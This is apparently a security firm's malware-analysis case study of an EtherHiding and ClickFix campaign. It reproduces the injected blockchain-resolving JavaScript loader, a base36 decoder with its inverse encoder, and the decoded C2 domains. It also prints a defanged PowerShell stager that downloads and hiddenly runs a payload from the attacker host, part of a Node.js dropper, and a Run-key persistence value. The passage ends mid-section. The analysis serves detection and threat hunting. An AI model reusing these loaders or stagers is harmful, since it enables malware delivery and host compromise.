BLACK CELL
Protecting critical infrastructures

CASE STUDY

BEYOND CLICKFIX: INSIDE A MULTI-LAYER ETHERHIDING AND DEAD-DROP INFRASTRUCTURE

Anatomy of a Resilient Malware Campaign: Blockchain, ClickFix, and Multi-Stage Delivery

Created by

Gergő Kiss | Lo2 SOC Team Lead

October 2026

TABLE OF CONTENTS

EXECUTIVE SUMMARY 3

WHAT LANDED ON OUR DESK 5
- ETHERHIDING IN ONE PARAGRAPH
- ANATOMY OF THE LOADER
- RESOLVING THE CONTRACT FOR REAL
- DEOBFUSCATION, STEP BY STEP
- THE REVEAL
- STAGE THREE: THE CLICKFIX LANDING PAGE AND ITS PAYLOAD
- WHAT HAPPENED AFTER THE DROPPER?
- IN THE SHADOW OF A LEGITIMATE EXE: APPLAUNCH AND DLL SIDELOADING
- THE SECOND RESOLVER: DIGITALPOINT AS A DEAD DROP

CONCLUSION 38

01

EXECUTIVE SUMMARY

This case study documents a sophisticated multi-stage malware campaign that combines compromised websites, blockchain-based infrastructure, social engineering, and stealthy malware delivery techniques to evade traditional security controls. The attack chain leverages an EtherHiding-style architecture in which publicly accessible blockchain infrastructure is used to dynamically resolve payload delivery servers, significantly reducing the effectiveness of conventional domain takedowns and infrastructure-based disruption strategies.

Our investigation began with a compromised website containing a small, seemingly unremarkable JavaScript injection. Beneath this minimal footprint, however, we identified a highly resilient delivery mechanism: instead of embedding command-and-control infrastructure directly in the code, the loader retrieves an obfuscated list of payload servers from a Polygon smart contract through a read-only blockchain query. This approach enables attackers to rapidly rotate operational infrastructure without modifying the malware itself or re-compromising affected websites.

The blockchain component is only the first stage of a broader intrusion chain. Once a victim is redirected through a ClickFix social-engineering workflow, the campaign deploys a series of loaders, droppers, and persistence mechanisms designed to establish a foothold on the endpoint while remaining difficult to detect through conventional signature-based controls.

Our analysis follows the complete progression from initial compromise through payload delivery, persistence, dead-drop resolution, and host-level command-and-control logic.

Beyond documenting the campaign itself, the research highlights a broader shift in adversary tradecraft. Public blockchain platforms, legitimate community websites, trusted software components, and layered obfuscation techniques are increasingly being combined to create infrastructure that is both resilient and operationally flexible. For defenders, this means that detection strategies focused solely on known domains, IP addresses, or malware signatures are becoming progressively less effective.

The primary contribution of this paper is the end-to-end reconstruction of the attack chain, including identification of the blockchain-based resolver, recovery of active payload delivery infrastructure, analysis of the malware deployment workflow, and examination of the techniques used to maintain resilience throughout the operation. The findings provide practical insight into how modern malware campaigns are evolving and identify multiple opportunities for detection, threat hunting, and defensive monitoring.

02

WHAT LANDED ON OUR DESK

The injected blob sits in the page like any other inline script. Stripped of whitespace it's compact, and at first glance it looks like a generic loader. Three things made us stop:

- It enumerates a list of public Polygon RPC endpoints.
- It makes an eth_call to a fixed contract address with a four-byte selector.
- It contains a hand-rolled decode() function that is clearly not base64.

A browser-based loader talking to eth_call on a public RPC is not normal web behaviour. That single observation is the whole detection story, and we'll come back to it.

```
async function getServers() {
    let rpcs = ["https://polygon.drpc.org", "https://tenderly.rpc.polygon.community", "https://polygon.publicnode.com", "https://polygon-public.nodies.app/"

    for (const rpc of rpcs) {
        try {
            const response = await fetch(rpc, {
                method: "POST",
                headers: { "Content-Type": "application/json" },
                body: JSON.stringify({
                    jsonrpc: "2.0",
                    method: "eth_call",
                    params: [{ to: "0xf5966808a9ECbdb8794F568922809C52b0Fd2446", data: "0x3bc5de30" }, "latest"],
                    id: 1
                })
            });

            const data = await response.json();
```

2.1. ETHERHIDING IN ONE PARAGRAPH

EtherHiding is the technique of stashing malicious code - or, as here, a pointer to it-inside a public blockchain so the "server" becomes the chain itself.

Google's Threat Intelligence Group and Mandiant publicly documented the financially motivated cluster behind the original CLEARFAKE/CLEARSHORT campaigns abusing this on BNB Smart Chain, and separate reporting has tied a DPRK-linked actor to a transaction-calldata "dead-drop resolver" variant. The defensive problem is structural: traditional remediation works by killing a domain or leaning on a hosting provider. A smart contract replicated across thousands of nodes has no provider to lean on and no single node that can be told to forget it. Blocking the C2 means blocking the blockchain.

The sample I'm dissecting is EtherHiding-class but not a carbon copy of the documented BSC campaigns: it lives on Polygon, and it uses a single getter contract rather than the three-tier router/logic/storage proxy pattern attributed to the main cluster. Treat the family resemblance as a lead, not a fingerprint.


2.2. ANATOMY OF THE LOADER

Victim filtering - crawlers out, Windows in

```
const words = ["bot", "google", "spider"];
const shouldBlock = words.some(w => navigator.userAgent.toLowerCase().includes(w));
const shouldShow =
  (navigator.platform || "").toLowerCase().includes("win") &&
  /windows/i.test(navigator.userAgent || "");
if (!shouldBlock && shouldShow) { /* run the chain */ }
else { /* remove a DOM element and bail */ }
```

Two filters:

- **Crawler evasion**. Any user-agent containing bot, google, or spider is dropped. This keeps the malicious branch away from search-engine crawlers and naive scanners, which delays indexing and signature collection.
- **Platform targeting.** The chain only runs on Windows, checked twice (navigator.platform and the UA string). The final payload is Windows-specific - consistent with the fake-update / ClickFix lures this family is known for.



There’s also a DOM element with a random ID (in my sample, R2FvKSeqkPMZAnMV) that gets removed on a 9-second timer for valid victims and removed immediately otherwise. It's the visible social-engineering surface - a fake overlay or prompt - and worth grepping the full page for.

On-chain C2 resolution - the core trick

```
const rpcs = [
  "https://polygon.drpc.org",
  "https://polygon.publicnode.com",
  "https://1rpc.io/matic",
  /* ...several more public Polygon RPCs... */
];
for (const rpc of rpcs) {
  const response = await fetch(rpc, {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({
      jsonrpc: "2.0",
      method: "eth_call",
      params: [{ to: "0xf5966808a9ECbdb8794F568922809C52b0Fd2446",
                 data: "0x3bc5de30" }, "latest"],
      id: 1
    })
  });
  /* ...parse, decode, return on first success... */
}
```

A few design choices stand out:

- It iterates a fleet of public RPC providers, so blocking one endpoint doesn’t break it.
- eth_call is read-only - no gas, no transaction, no on-chain footprint from the victim. The call simply returns the current value the contract is configured to return.
- 0x3bc5de30 is a four-byte function selector (the first four bytes of the Keccak-256 hash of a getter's signature). It maps to a function that returns a dynamic string.
- The contract is attacker-controlled, so the operator can update the returned C2 list at will -the injected script on thousands of sites never changes.

That is the whole point of EtherHiding: the mutable, attacker-controlled part lives on an immutable, un-seizable substrate.

Manual ABI decoding

The RPC returns an ABI-encoded dynamic string. The loader decodes it by hand:

```
let h = data.result.slice(2);     // strip "0x"
let t = "";
for (let i = 128; i < h.length; i += 2) {
  let c = parseInt(h.substr(i, 2), 16);
  if (c !== 0) { t += String.fromCharCode(c); }
  else { break; }                 // null byte = end of string
}
```

Solidity encodes a dynamic string as [32-byte offset][32-byte length][data...]. In hex that's 64 + 64 = 128 characters of header, which is exactly the 128 the loop skips. It then reads bytes until the first null (the data is null-padded to a 32-byte boundary). What comes out is not the C2 yet - it's an intermediate, obfuscated string.

The custom decode() layer

This is the part that matters, and it’s where most people get stuck. The intermediate string is run through:

```
function decode(encoded) {
  const chars = "0123456789abcdefghijklmnopqrstuvwxyz"; // base36
  let result = "";
  for (let i = 0; i < encoded.length; i += 2) {
    const chunk = encoded.substr(i, 2);
    const num = chars.indexOf(chunk[0]) * 36 + chars.indexOf(chunk[1]);
    const originalChar = String.fromCharCode(num - (i / 2) - 5);
    result += originalChar;
  }
  return result;
}
```

We’ll fully reverse this in the next section.

Payload loading

Finally, the decoded string is split on ; into one or more servers, /get_script is appended to each, and the loader injects them as deferred <script> tags, trying each in turn with escalating timeouts (3s, then 6s) until one loads:

```
const scriptUrls = servers.split(";").map(s => s + "/get_script");
```

/get_script returns the second stage - the ClickFix landing page that drives the actual weaponized behaviour. The C2 domains above were recovered purely from the read-only eth_call and offline decoding, without touching this endpoint; the stage-three lure was examined separately in an isolated sandbox.

2.3. RESOLVING THE CONTRACT FOR REAL

The beauty of a read-only getter is that anyone can query it. A single curl against any Polygon RPC returns the current value:

```
curl -s https://polygon.drpc.org \
-X POST -H "Content-Type: application/json" \
-d '{"jsonrpc":"2.0","method":"eth_call","params":[{"to":"0xf[illegible]","data":"0x[illegible]"},"latest"],"id":1}'
```

Response (trimmed):

```
{"id":1,"jsonrpc":"2.0","result":"0x00000000...0020 00000000...0094 333133653366333633673177316d316e... 0000000000"}
```

Reading the header:

- 0x…0020 → offset = 32 (data starts after the two header words).
- 0x…0094 → length = 0x94 = 148 bytes.
- Everything after the first 128 hex chars, up to the null padding, is our payload string.

Decode that hex region as ASCII and you get the intermediate, base36-obfuscated string:

313e3f3c3g1w1m1n3m3i37353p3b3k3r3n3p3y1y3g3t3s2f3p424340442k2a2b4a463v...

Now we reverse decode().

2.4. DEOBFUSCATION, STEP BY STEP

2.4.1. STEP 1 - PAIR THE CHARACTERS

decode() walks the string two characters at a time. Each real output character is stored as two base36 digits, where the alphabet is 0123456789abcdefghijklmnopqrstuvwxyz (so 0=0 … 9=9, a=10 … z=35).

"31" "3e" "3f" "3c" "3g" …

2.4.2. STEP 2 - BASE36 PAIR = INTEGER

For each pair, the high digit is multiplied by 36 and the low digit added:

num = base36(hi) * 36 + base36(lo)

For "31": 3*36 + 1 = 109.

2.4.3. STEP 3 - THE POSITION-DEPENDENT SHIFT (THE TRICK)

The integer is not the character code directly. The decoder subtracts (outputIndex + 5), where outputIndex = i / 2:

char = chr(num - (i/2) - 5)

Walking the first five output characters:

idx	pair	num	shift	num-shift	char
0	31	109	5	104	h
1	3e	122	6	116	t
2	3f	123	7	116	t
3	3c	120	8	112	p
4	3g	124	9	115	s

The result is “h t t p s”

This is the analytically interesting bit. Notice output indices 1 and 2 both decode to t, yet they're stored as different pairs (3e vs 3f). Because the subtracted shift grows with position, the same plaintext character maps to a different ciphertext at every position. That defeats frequency analysis and makes a static regex or YARA byte-pattern across the encoded blob essentially useless - you have to model the position to recover anything. Cheap to compute, annoying to signature.

2.4.4. STEP 4 - A FAITHFUL PYTHON PORT

No dependencies, ASCII in, plaintext out:

```python
CHARS = "0123456789abcdefghijklmnopqrstuvwxyz"  # base36

def abi_string(raw_hex: str) -> str:
    """Solidity dynamic-string ABI decode: skip 128 hex of header, read to null."""
    h = raw_hex[2:] if raw_hex.startswith("0x") else raw_hex
    out = bytearray()
    for i in range(128, len(h), 2):
        b = int(h[i:i+2], 16)
        if b == 0:
            break
        out.append(b)
    return out.decode("ascii")

def decode(s: str) -> str:
    """Reverse the loader's position-dependent base36 obfuscation."""
    out = []
    for i in range(0, len(s), 2):
        num = CHARS.index(s[i]) * 36 + CHARS.index(s[i+1])
        out.append(chr(num - (i // 2) - 5))
    return "".join(out)
```

2.4.5. STEP 5 - VERIFY THE REVERSAL

Before publishing any deobfuscation, prove the logic is right by round-tripping it. Write the inverse encoder, feed it a known string, and check that decode(encode(x)) == x:

```python
def encode(plain: str) -> str:
    out = []
    for i, ch in enumerate(plain):
        num = ord(ch) + i + 5
        out.append(CHARS[num // 36] + CHARS[num % 36])
    return "".join(out)

sample = "https://example.com;https://example.net"
assert decode(encode(sample)) == sample   # passes
```

This matters in a forensic context: it demonstrates you reconstructed the algorithm, not just a one-off mapping that happened to fit the sample. If you ever have to defend the finding, the round-trip is your evidence.

Step 6 - Run it on the live data

```
RAW = "0x0000…009433313365336633633673177316d316e…"
print(decode(abi_string(RAW)))
```

Output:
https://updatemsnow.com;https://updatecurrent.com;https://uptodatehere.com
The loader splits that on ; and appends /get_script to each, giving three interchangeable payload endpoints.

2.5. THE REVEAL


The decoded C2 fleet:

```
https://updatemsnow.com/get_script

https://updatecurrent.com/get_script

https://uptodatehere.com/get_script
```

The naming is itself a tell - update, uptodate, msnow ("MS now") - textbook fake-update social engineering, perfectly aligned with the Windows-only targeting. The blockchain doesn't store the malware; it stores a rotatable pointer to wherever the operator is hosting it today.

2.6. STAGE THREE: THE CLICKFIX LANDING PAGE AND ITS PAYLOAD

```
cls
Write-Host "Starting chrome update..." -ForegroundColor Green

$Updater = '
  Invoke-WebRequest -Uri "hxxps://updatemsnow[.]com/get_update?i=197771" `
    -OutFile "Update.zip" -UseBasicParsing -TimeoutSec 300;
  Invoke-WebRequest -Uri "hxxps://nodejs[.]org/dist/v7.10.1/node-v7.10.1-win-x64.zip" `
    -OutFile "chrome.zip" -UseBasicParsing -TimeoutSec 300;
  Expand-Archive "chrome.zip"  -DestinationPath "C:\ProgramData\" -Force;
  Expand-Archive "Update.zip"  -DestinationPath "C:\ProgramData\" -Force;
  Start-Process "C:\ProgramData\node-v7.10.1-win-x64\node.exe" `
    -ArgumentList "C:\ProgramData\Update.js" -WindowStyle Hidden;
'

Start-Process "$PSHOME\powershell.exe" `
  -ArgumentList '-NoProfile','-EP','Bypass','-WindowStyle','Hidden','-Command',$Updater

Write-Host "Done! chrome security intelligence version 1.449.542.0 (2026) successfully installed." -ForegroundColor Green
```



It’s short, but it’s doing a lot. Read from top to bottom:
It manages the victim’s perception. cls clears the console so there's no scroll back to look suspicious. The two green Write-Host lines bracket the real work with a fake "Starting chrome update..." / "successfully installed... version 1.449.542.0 (2026)" narrative. The victim sees a tidy, successful-looking update and closes the window. The invented version string and "security intelligence" wording are pure theater.

It splits execution into a hidden child process. The actual logic is built as a string in $Updater, then handed to a second PowerShell launched with -NoProfile -EP Bypass -WindowStyle Hidden. That combination - no profile, execution-policy bypass, hidden window - means the real download-and-run happens out of sight, in a separate process from the one the user pasted into. It also creates a clean parent-child PowerShell relationship that's a strong hunting signal (more below).

It abuses a legitimate runtime to run its code - the clever part. The payload pulls two archives:

- Update.zip from the C2 we already decoded (updatemsnow[.]com/get_update?i=197771). The i=197771 is almost certainly a campaign / affiliate / build identifier - useful for clustering and tracking. This archive contains the malicious logic, delivered as Update.js (JavaScript, i.e. data - not a flagged PE).
- chrome.zip, which despite the name is the genuine, signed Node.js v7.10.1 Windows x64 build pulled straight from the official nodejs.org.

Both are expanded into C:\ProgramData\ - a world-writable, hidden-by-default location that rarely needs elevation. Then the legitimate node.exe is launched, hidden, to execute Update.js.

This is bring-your-own-interpreter (BYOI) layered on a living-off-the-land idea: rather than ship a detectable executable, the operator ships a benign, validly signed interpreter from a trusted domain and feeds it a script. To most signature-based AV, node.exe is clean (it is clean), the download source is a reputable software CDN, and the malicious behaviour lives in a .js file that never has to look like malware on disk. Renaming the Node archive chrome.zip is just extra cover for the "I'm a Chrome update" story.

The actual stealer logic is in Update.js, which comes from the C2 archive. We did not run it at this point of the investigation, but the family of this technique belongs to has historically ended in commodity infostealers, and the behavioural footprint below is independent of the specific final payload.

Update.js itself, retrieved from the C2 archive, turns out not to be the stealer - it's a dropper, and We analysed it statically in the sandbox. Rather than reaching back out to the network, it carries its final payloads embedded in an unusual encoding: a block of innocent-looking poetry acts as a wordlist dictionary, and each "word" in three long sequences maps to its index in that dictionary, yielding one byte (index & 0xFF). Decoding those sequences reconstructs three files written into %PROGRAMDATA%\NET Runtime Optimization Service KTkDEgegFKsm\: a PE executable, an mscoree.dll, and an autorun .bat. We confirmed the first sequence decodes to a real Windows binary - the bytes begin 4D 5A 90 00 … (the MZ header) followed by the “This program cannot be run in DOS mode” DOS stub. The point of this scheme is evasion: nowhere - not in the archive, not in the .js, not on the wire - does a PE header or binary signature exist for static tooling to catch; the executable only materialises byte-by-byte at runtime when node writes it out.

The drop set is telling itself. Naming the binary and folder “NET Runtime Optimization Service” is masquerading (the genuine service is mscorsvw.exe under C:\Windows\Microsoft.NET\), and pairing the executable with a local mscoree.dll- a legitimate .NET runtime DLL name - is a hallmark of DLL sideloading: if the dropped executable is a clean, signed loader, Windows resolves the attacker's mscoree.dll from the same directory first, running malicious code under a trusted process. So the real implant is most plausibly the sideloaded mscoree.dll, with the .bat establishing persistence - not Update.js, which is just the installer.

```
const fs = require("fs");
const path = require("path");
const crypto = require("crypto");
const { spawnSync } = require("child_process");


const folder = path.join(process.env.PROGRAMDATA || "C:\\ProgramData", ".NET Runtime Optimization Service KTkDEgegFKsm");
const wlist = "gentle hush that wraps the midnight air where moonlight stitches silver on sea let mortal sorrow find a softer chair
 day unfurl thy wing tired hearts might rest though shadows press dreams may slip away still courage keeps its candle chest if fortu
own compass shall not fail nor pale it marks true unwearied humble code so walk with verse faith allied lay my griefs calmer tides
ches10 silver11 on12 sea13 let14 mortal15 sorrow16 find17 a18 softer19 chair20 and21 bade-off22 cares23 in24 tender25 silence26 be27
7 tired28 hearts30 might40 rest41 though42 shadows43 press44 dreams45 may46 slip47 away48 still49 courage50 keeps51 its52 candle53
62 chart63 starry64 road65 for66 lovers67 own68 compass69 shall70 not71 fail72 nor73 pale74 it75 marks76 true77 unwearied78 humble79
wer90 tides91 abide92 gentleus hush94 thatus wrapsus theu7 midnightus airus whereiou moonlightiu1 stitchesiu2 silveriu3 oniu4 seaiu5
f114 caresi15 ini16 tenderi17 silencei18 bei19 risei20 whisperedi21 hopei22 fromi23 embersi24 ofi25 dayi26 unfuri27 thyi28 wingi29
7 mayi38 slipi39 awayi40 stilli41 couragei42 keepsi43 itsi44 candlei45 chesti46 ifi47 fortunei48 scorni49 tempesti50 rendsi51 sall
0 compassi61 shalli62 noti63 faili64";

function timestamp() {
  return new Date().toISOString();
}

function log(level, ...msg) {
  console[level](`[${timestamp()}]`, ...msg);
}

function sha256(filePath) {
  try {
    const data = fs.readFileSync(filePath);
    return crypto.createHash("sha256").update(data).digest("hex");
  } catch (e) {
    return null;
  }
}

function writePositionsToFile(listA, listB, outPath) {
  const a = listA.split(' ');
  const b = listB.split(' ');
  const positions = b.map(word => {
    const idx = a.indexOf(word);
    return idx >= 0 ? idx : 0;
  });
  const buffer = Buffer.from(positions.map(p => p & 0xFF));
  fs.writeFileSync(outPath, buffer);
}
module.exports = writePositionsToFile;

function safeWritePositionsToFile(wlist, content, destPath) {
  try {
    log("info", "Writing file:", destPath);
    writePositionsToFile(wlist, content, destPath);
    if (fs.existsSync(destPath)) {
      const stats = fs.statSync(destPath);
      const hash = sha256(destPath);
      log("info", `Wrote file: ${destPath}`, `size=${stats.size} bytes`, `mtime=${stats.mtime.toISOString()}`, `sha256=${hash}`);
    } else {
      log("warn", "File does not exist after write:", destPath);
```

The chain, end to end:

```
compromised site
└─ injected loader  (victim filter → eth_call → decode → /get_script)
   └─ ClickFix landing page  (browser-tailored lure)
      └─ user runs command in PowerShell  (lure: Win+I)
         └─ powershell.exe  (visible, builds $Updater)
            └─ powershell.exe  (hidden, -EP Bypass)
               ├─ downloads Update.zip  (C2 → Update.js)
               ├─ downloads node.exe     (legit nodejs.org, renamed)
               └─ node.exe  C:\ProgramData\Update.js   (hidden)
                  └─ Update.js - dropper  (wordlist+bytes decode)
                     ├─ drops into  %PROGRAMDATA%\NET Runtime Optimization Service KTkDEgegFKsm\
                     ├─ NET Runtime Optimization Service.exe   (PE, MZ-confirmed; signed loader / decoy)
                     ├─ mscoree.dll   (malicious → DLL sideloading target)
                     └─ KTkDEgegFKsm.bat   (autorun / persistence)
                        └─ runs .bat (+exe arg), then exe
                           └─ exe loads ./mscoree.dll  → implant runs under trusted process name
```

2.7 WHAT HAPPENED AFTER THE DROPPER?

In the sample examined, a Node.js dropper encoded as a large, poem-like body of text produces three files: an AppLaunch carrier with a valid Microsoft signature, a DLL named mscoree.dll containing an anomalous resource, and a batch file that establishes Run-key persistence. AppLaunch and the adjacent DLL form a layout suitable for DLL search-order hijacking. The DLL's RCDATA resource named GZKDANHYIRSI conceals another word-position encoding layer; decoding it yields a 23,601-byte executable composite consisting of an 8-byte jump stub, an 8,470-byte JFIF cover image, and 15,123 bytes of x64 loader shellcode.

The investigation's strongest original finding is the threefold 8,470-byte motif. The same 0x2116 value appears as the relative jump in the 8-byte prefix, as the exact length of the local JFIF, and as the cover boundary used when processing network responses. Moreover, the two network replay responses preserved on June 24, 2026 contained byte-identical, exactly 8,470-byte copies of the same image. This design fingerprint-linking control flow, the local container, and the network protocol-is considerably stronger than any standalone string or domain.

The first 75 bytes of the shellcode form a plaintext decryption stub. The eight-byte XOR key JP$GWAVF was validated with a complete match across the region from offset 0x4b to the end. The decoded code contains WinHTTP-based HTTPS communication, a persistent state file, dead-drop configuration extracted from a DigitalPoint profile, dynamic API resolution, delays, and file operations consistent with the use of a clean ntdll.dll image. At the same time, the sample contains no DPAPI, SQLite, browser, cookie, wallet, or other credential-harvesting logic. The component established by the local evidence is therefore a loader/stager, not a confirmed credential stealer.

2.7.1. SAME FAMILY, DIFFERENT ENTRY PATH

BlueVoyant's May 4, 2026 research[1] described a multistage Lorem Ipsum chain associated with trojanized Microsoft Teams installers. For the variant examined at the time, the report identified a community website used as a dead-drop resolver, JPEG/JFIF-based C2 responses, a per-victim state identifier, and the XOR key JPEG. This is important family-level context, but it does not justify automatically projecting every detail onto the present sample.

BlueVoyant's June 16 report documented a subsequent ClickFix wave: compromised WordPress sites induced users to execute PowerShell, after which a portable, legacy Node.js environment and a large Update.js generated the loading chain. The researchers also described word-position encoding, batch-file Run-key persistence, the AppLaunch/mscoree.dll combination, and migration of the dead drop to DigitalPoint. These observations align closely with the local sample.

Microsoft's May 19 publication described Fox Tempest's malware-signing-as-a-service operation, reported the revocation of more than one thousand certificates, and identified Vanilla Tempest as one of the service's customers in the context of the trojanized Teams and ransomware-preparation ecosystem. Operational links between campaigns are valuable threat intelligence, but they do not establish that the shellcode examined here is itself Rhysida or credential-stealer code.

2.7.2. WHAT CHANGES ACROSS VARIANTS?

Property	Earlier public variant	Present sample	Interpretation
Initial carrier	Trojanized Teams; ClickFix in a separate wave	Web loader - Polygon → ClickFix - Node.js in the author's earlier article	The pre-Update.js chain is [AUTHOR-PREV]/[REF] context
Dead drop	Another community website, later DigitalPoint	DigitalPoint host and profile path in the shellcode	Infrastructure migration
Shellcode XOR	Publicly reported as JPEG in another variant	JP$GWAVF, validated across the entire region	Sample-specific key rotation
Outbound POST	JFIF-based framing in family-level reporting	0 B or a raw 36 B ASCII UUID	Sample-specific protocol divergence
Inbound response	JFIF cover + state/payload	Model of an 8,470 B cover + 36 B token + optional data	The cover motif persists

The principal methodological lesson is that family-level reporting does not replace sample-specific data-flow validation. The JPEG key may have been correct for the earlier sample, while JP$GWAVF is established in the present file. Likewise, a JFIF Content-Type and an inbound JFIF envelope do not establish that the client's outbound POST body also contains an image.

2.8. IN THE SHADOW OF A LEGITIMATE EXE: APPLAUNCH AND DLL SIDELOADING

2.8.1. RUN-KEY PERSISTENCE

The batch file operates under the current user's hive, so establishing persistence does not require administrative privileges. The value it creates is named:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
 NET Runtime Optimization Service DK0Fl2Hnlw5y
```

The value data is the quoted full path to the EXE in the drop directory. The name “NET Runtime Optimization Service” impersonates legitimate .NET infrastructure, while the random-looking suffix under ProgramData and AppLaunch's unusual execution location together form a strong anomaly.

2.8.2. WHY THE SIDELOAD WORKS

DLL search-order hijacking relies on a legitimate application resolving an expected library by name from the application directory before reaching the trusted system copy. In this layout, the AppLaunch carrier and mscoree.dll reside in the same attacker-created directory. The EXE's signature is therefore a weak allowlisting signal on its own: trust in the process image does not automatically extend to the modules it loads.

MITRE ATT&CK tracks this behavior as T1574.002, DLL Side-Loading [6]. From a defensive perspective, the strongest correlation is not the DLL name-which is a legitimate Windows name-but the combination of the following four elements:

- an AppLaunch-like Microsoft binary in a nonstandard, user-writable directory;
- a local mscoree.dll in the same directory;

